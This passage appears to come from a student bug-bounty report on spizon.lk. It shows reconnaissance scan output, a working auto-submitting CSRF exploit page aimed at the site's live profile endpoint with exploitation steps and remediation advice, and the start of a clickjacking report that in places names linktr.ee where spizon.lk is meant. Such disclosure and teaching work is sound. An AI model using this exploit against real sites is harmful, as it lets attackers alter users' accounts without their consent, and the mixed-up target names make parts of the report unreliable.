| Not valid before: 2025-10-01T04:20:08
|_Not valid after:  2025-12-30T04:20:07
|_http-server-header: hcdn

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.89 seconds
```

3. **Web Technology Fingerprinting:**

```
┌──(amanda㉿Kali)-[~]
└─$ whatweb https://spizon.lk/
https://spizon.lk/ [200 OK] Bootstrap[1.9.10], Country[GERMANY][DE], Email[spizon
.lk@gmail.com], HTML5, HTTPServer[hcdn], IP[93.127.187.251], JQuery[3.7.1], MetaG
enerator[Elementor 3.30.3; features: additional_custom_breakpoints; settings: css
_print_method-external, google_font-enabled, font_display-auto,Site Kit by Google
 1.161.0,WooCommerce 9.7.1,WordPress 6.7.4], PHP[8.2.28], PasswordField[password,
pwd], Script[text/javascript], Title[Spizon.lk | Sri Lanka &#8211; a comprehensiv
e online directory and multivendor marketplace], UncommonHeaders[link,x-litespeed
-cache,platform,panel,content-security-policy,alt-svc,x-hcdn-request-id,x-hcdn-ca
che-status,x-hcdn-upstream-rt], WordPress[6.7.4], X-Powered-By[PHP/8.2.28]
```

- Used WhatWeb tool for web technology identification
- Command used: **whatweb https://spizon.lk/**

4. **Web Application Firewall Detection:**




- Executed Waf00f to detect presence of WAF
- Command used: wafw00f https://spizon.lk/
- Tool: WAFW00F v2.3.1 - The Web Application Firewall Fingerprinting Toolkit
- Result: No WAF detected by the generic detection
- Implication: Absence of WAF suggests fewer defensive layers protecting the application

Phase 2: Vulnerability Identification


1. **Profile Functionality Analysis:** While exploring the Spizon.lk application, I identified the profile management feature located at /my-profile/ endpoint.

2. **Request Interception:** Using Burp Suite, I intercepted the profile update request when submitting legitimate changes to my profile. The intercepted request revealed the following:

    - Endpoint: POST request to profile update handler
    - Content-Type: application/x-www-form-urlencoded or multipart/form-data
    - **Critical Finding:** No CSRF token present in the request headers or body



3. **Token Analysis:** Examination of the HTML form structure and HTTP requests confirmed the absence of:
    - CSRF tokens in hidden input fields
    - Anti-CSRF headers (e.g., X-CSRF-Token)
    - SameSite cookie attributes on session cookies
    - Referer/Origin header validation



4. **Proof of Concept Development:** I created a malicious HTML page that automatically submits a profile update request when loaded by an authenticated victim.

```
  GNU nano 8.6                                                    csrf
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Test - Spizon.lk</title>
</head>
<body>
    <h2>CSRF Vulnerability Demonstration</h2>
    <p>This page will automatically update your Spizon.lk profile</p>

    <form id="csrfAttack" action="https://spizon.lk/my-profile/" method="POST">
        <input type="hidden" name="first-name" value="CSRF">
        <input type="hidden" name="last-name" value="Test">
        <input type="hidden" name="display_name" value="CSRF Vulnerability Found">
        <input type="hidden" name="email" value="test@example.com">
        <input type="hidden" name="my-account-submission" value="1">
    </form>

    <script>
        // Wait 3 seconds then submit the form
        setTimeout(function() {
            document.getElementById('csrfAttack').submit();
            alert('CSRF attack executed! Check your Spizon profile.');
        }, 3000);
    </script>
</body>
</html>
```

Severity Rating


HIGH (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N - Score: 8.1)

CVSS Metric	Value	Justification
Attack Vector	Network	Exploitable remotely
Attack Complexity	Low	Simple exploit creation
Privileges Required	None	No authentication needed
User Interaction	Required	User must visit malicious page
Scope	Unchanged	Affects user session only
Confidentiality	High	Personal data exposure
Integrity	High	Unauthorized data modification
Availability	None	No service disruption

Proof of Concept (PoC)


PoC Evidence - Step-by-Step Demonstration:

Step 1: Exploit Code Creation



- Created malicious HTML file containing CSRF exploit code
- Implemented auto-submission functionality using JavaScript
- Form targets the vulnerable profile update endpoint at https://spizon.lk/my-profile/

Step 2: Request Structure Analysis




- Used Burp Suite to capture and analyze the malicious request structure
- Verified request parameters and headers
- Confirmed absence of CSRF token validation in the intercepted traffic

Step 3: Hosting the Attack Page

- Set up local web server to host the malicious page
- Server running at http://localhost:8085
- Simulates attacker-controlled website hosting the exploit


Step 4: Victim Visits Malicious Page



- Authenticated user navigates to the attack page


- Page displays message: "This page will automatically update your Spizon.lk profile"
- Hidden form automatically submits in the background

Step 5: CSRF Execution Confirmation



- JavaScript alert displays: "localhost:8085 - CSRF attack executed! Check your Spizon.lk profile"
- Confirms the malicious request was successfully sent
- Victim's browser automatically submitted the forged request using their authenticated session

Step 6: Verification of Successful Exploitation



- Victim's Spizon.lk profile accessed to verify the attack
- Display Name successfully changed to "CSRF Vulnerability Found"
- Confirms unauthorized profile modification occurred without victim's knowledge or consent
- Demonstrates complete exploitation of the CSRF vulnerability


Exploitation

Attack Scenario:


1. **Attacker Preparation:**
    - Attacker creates malicious HTML page containing the CSRF exploit
    - Page is hosted on attacker-controlled server or embedded in compromised website

shows the attacker hosting the exploit on localhost:8085

2. **Victim Targeting:**
    - Attacker sends link to malicious page via email, social media, or other channels
    - Alternatively, exploit code can be embedded in forum posts, comments, or advertisements
3. **Exploitation:**
    - Authenticated Spizon.lk user visits the malicious page
    - JavaScript automatically submits the hidden form




shows the malicious page loaded in the victim's browser



displays the alert confirming CSRF execution

4. **Outcome:**

- Victim's profile is silently updated without their knowledge



shows the compromised profile with modified display name "CSRF Vulnerability Found"

- **Attacker successfully performs unauthorized actions using victim's authenticated session**

Impact

Real-World Impact:

1. **Unauthorized Profile Modification:**
    - Attackers can change victim's display name, personal information
    - Could be used for social engineering attacks or reputation damage
2. **Account Takeover Vector:**
    - If password change functionality lacks CSRF protection, complete account takeover possible
    - Attacker could change email address and lock out legitimate user
3. **Privacy Violations:**
    - Unauthorized modification of user data violates privacy expectations
    - Potential GDPR/data protection compliance issues
4. **Reputational Damage:**
    - Mass exploitation could affect multiple users simultaneously
    - Negative publicity and loss of user trust
5. **Chained Attacks:**
    - CSRF can be combined with other vulnerabilities for greater impact
    - Could be used to perform administrative actions if admin functionality is vulnerable

Remediation

Recommended Mitigations:

1. Implement Anti-CSRF Tokens (Primary Defense):

```
<!-- Add CSRF token to all state-changing forms -->
<form method="POST" action="/my-profile/">
 <input type="hidden" name="csrf_token" value="{{generated_token}}" />
  <!-- other form fields -->
</form>
```

    - Generate unique, unpredictable tokens per session
    - Validate token server-side before processing requests
    - Reject requests with missing or invalid tokens

2. SameSite Cookie Attribute:

   Set-Cookie: session_id=xxx; SameSite=Strict; Secure; HttpOnly

   - Set SameSite=Strict or Lax on session cookies
   - Prevents browser from sending cookies in cross-site requests

3. Custom Request Headers:

   - Require custom header (e.g., X-Requested-With: XMLHttpRequest) for AJAX requests
   - Verify header presence on server-side

4. Origin/Referer Validation:

   - Validate Origin and Referer headers match expected domain
   - Reject requests from unauthorized origins
   - Use as defense-in-depth, not primary protection

5. Re-authentication for Sensitive Operations:

   - Require password confirmation for critical profile changes
   - Implement step-up authentication for sensitive actions

6. CAPTCHA for Critical Actions:

   - Add CAPTCHA challenges for high-risk operations
   - Prevents automated CSRF attacks

Implementation Priority:

- **Immediate:** Implement anti-CSRF tokens on all state-changing operations
- **Short-term:** Configure SameSite cookie attributes
- **Medium-term:** Add Origin/Referer validation as secondary defense

Conclusions and Reflections

What I Learned from the Process

This bug bounty exercise provided invaluable hands-on experience in web application security testing:

1. **Manual Testing Superiority:** While automated scanners have their place, manual testing revealed vulnerabilities that might be missed by automated tools. The CSRF vulnerability required understanding the application's logic and user workflows.
2. **Attack Chain Thinking:** Discovered how individual vulnerabilities can be chained together for greater impact. CSRF combined with weak authentication could lead to complete account takeover.
3. **Documentation Importance:** Professional vulnerability reporting requires clear, reproducible steps. Screenshots and PoC code are essential for demonstrating impact to developers.
4. **Ethical Considerations:** Learned the importance of responsible disclosure and testing only on authorized targets. Always obtained proper authorization before testing.
5. **Defense-in-Depth:** Recognized that security requires multiple layers of protection. No single mitigation technique is sufficient; combining multiple defenses creates robust security.

Challenges Faced

1. **Testing Scope Limitations:**
    - Initially struggled to identify which features to test first
    - **Solution:** Created a systematic checklist of all state-changing operations and prioritized based on potential impact
2. **Request Interception Issues:**
    - Encountered difficulties with HTTPS interception and certificate warnings
    - **Solution:** Properly configured Burp Suite CA certificate in browser trust store
3. **PoC Development:**
    - First attempt at CSRF exploit failed due to incorrect Content-Type
    - **Solution:** Analyzed legitimate requests more carefully to match exact format
4. **False Positive Verification:**
    - Initially concerned whether lack of token truly indicated vulnerability or if validation occurred elsewhere
    - **Solution:** Conducted thorough testing including modified requests and different user accounts

5. **Professional Reporting:**
    - Challenging to balance technical detail with clarity for non-technical stakeholders
    - **Solution:** Structured report with executive summary for management and technical details for developers

Areas for Improvement

1. **Broader Testing Coverage:** Future assessments should include testing for:
    - Additional OWASP Top 10 vulnerabilities (XSS, SQL Injection, etc.)
    - Business logic flaws
    - API security issues
2. **Automation:** While manual testing was valuable, developing custom scripts for reconnaissance and vulnerability validation would improve efficiency.
3. **Exploit Development Skills:** Enhance JavaScript and Python skills for creating more sophisticated PoC exploits.
4. **Legal Knowledge:** Deepen understanding of bug bounty program rules, disclosure policies, and legal boundaries.

Ethical Considerations

- Testing conducted responsibly without service disruption
- No actual harm caused to the target application
- focus on educational demonstration only
- respect for privacy and data protection

Ethical Note

As a student who learns the importance of the security of web applications, I value ethical hacking and responsible disclosure. The test did no damage, defacement, or unauthorized access. I have strictly followed the principle, "Do no harm," respectfully and ensured that the vulnerabilities found were documented and responsibly disclosed this finding to the site via email, including a detailed proof of concept (PoC) and a respectful explanation. No malicious actions were taken. This corresponds to global standards of respectability in education and ethics with respect to cybersecurity.

Vulnerability 3 - Clickjacking Vulnerability

Report Title: Clickjacking Vulnerability in spizon.lk

Target Application: spizon.lk

Vulnerability Type: Clickjacking (UI Redressing)

Severity: Medium

Executive Summary

This report documents a clickjacking vulnerability discovered in the linktr.ee web application during a manual security assessment. Clickjacking, also known as UI redressing attack, is a malicious technique where an attacker tricks a user into clicking on something different from what the user perceives, potentially causing the user to unwittingly perform unintended actions.

The vulnerability exists due to the absence of proper frame-busting defenses, specifically the lack of X-Frame-Options and Content-Security-Policy frame-ancestors directives in the HTTP response headers. This allows the linktr.ee website to be embedded within an iframe on a malicious website controlled by an attacker.

Key Findings:

- Missing X-Frame-Options header
- Missing Content-Security-Policy frame-ancestors directive
- Successful embedding of linktr.ee in iframe
- Potential for unauthorized actions through clickjacking attacks

Recommended Priority: This vulnerability should be addressed promptly to protect users from potential social engineering attacks that could lead to unauthorized profile follows, content sharing, or other unintended actions.

Methodology

Tools Utilized

1. Burp Suite Community Edition

    - Version: Latest Community Edition
    - Purpose: HTTP/HTTPS traffic interception and analysis
    - Configuration: Local proxy listener on 127.0.0.1:8080
    - Used for: Capturing HTTP requests/responses, analyzing security headers, and identifying missing frame protection mechanisms

2. Mozilla Firefox Browser

    - Purpose: Web traffic generation and proxy configuration
    - Configuration: Manual proxy settings configured to route traffic through Burp Suite
    - Used for: Navigating target application and generating HTTP traffic for analysis

3. Web Browser Developer Tools

    - Browser: Mozilla Firefox
    - Purpose: Manual verification and JavaScript-based testing
    - Used for: Checking DOM properties, executing console commands, and verifying frame-busting mechanisms

Testing Approach

The assessment followed a structured methodology:

1. Reconnaissance Phase: Identified the target application and its core functionalities
2. Proxy Setup: Configured Burp Suite as an intercepting proxy to capture all HTTP/HTTPS traffic
3. Traffic Analysis: Navigated the target application while capturing requests and responses in Burp Suite's HTTP history
4. Header Analysis: Manually examined HTTP response headers using Burp Suite to identify missing security controls
5. Manual Verification: Used browser developer tools to confirm the absence of client-side frame-busting protections
6. Exploitation Phase: Developed a working Proof of Concept to demonstrate the vulnerability
7. Impact Analysis: Evaluated potential real-world consequences of successful exploitation

Findings

Vulnerability Title

Clickjacking via Missing X-Frame-Options Header

Vulnerability Description

Clickjacking is a web security vulnerability that allows an attacker to trick users into clicking on elements they did not intend to interact with. This is achieved by loading the vulnerable website in a transparent or opaque iframe overlaid on top of a deceptive page controlled by the attacker.

The spizon.lk application fails to implement proper anti-framing protections. Specifically, the application does not send the X-Frame-Options HTTP response header nor does it implement a Content-Security-Policy with frame-ancestors directive. This oversight allows the entire application to be embedded within an iframe on any external domain.

Technical Details:

- **Missing Header**: X-Frame-Options
- **Missing CSP Directive**: frame-ancestors
- **Affected Endpoints**: All pages on spizon.lk domain
- **OWASP Category: A05:2021** – Security Misconfiguration

Vulnerability Discovery


The vulnerability was discovered through the following systematic process:

Step 1: Proxy Configuration and Initial Access I configured Burp Suite Community Edition as an intercepting proxy with the following settings:

- Proxy Address: 127.0.0.1
- Port: 8080
- Intercept Mode: Disabled (for passive traffic capture)

Firefox browser was configured to route all HTTP/HTTPS traffic through the Burp Suite proxy. I then navigated to https://spizon.lk to generate traffic for analysis.

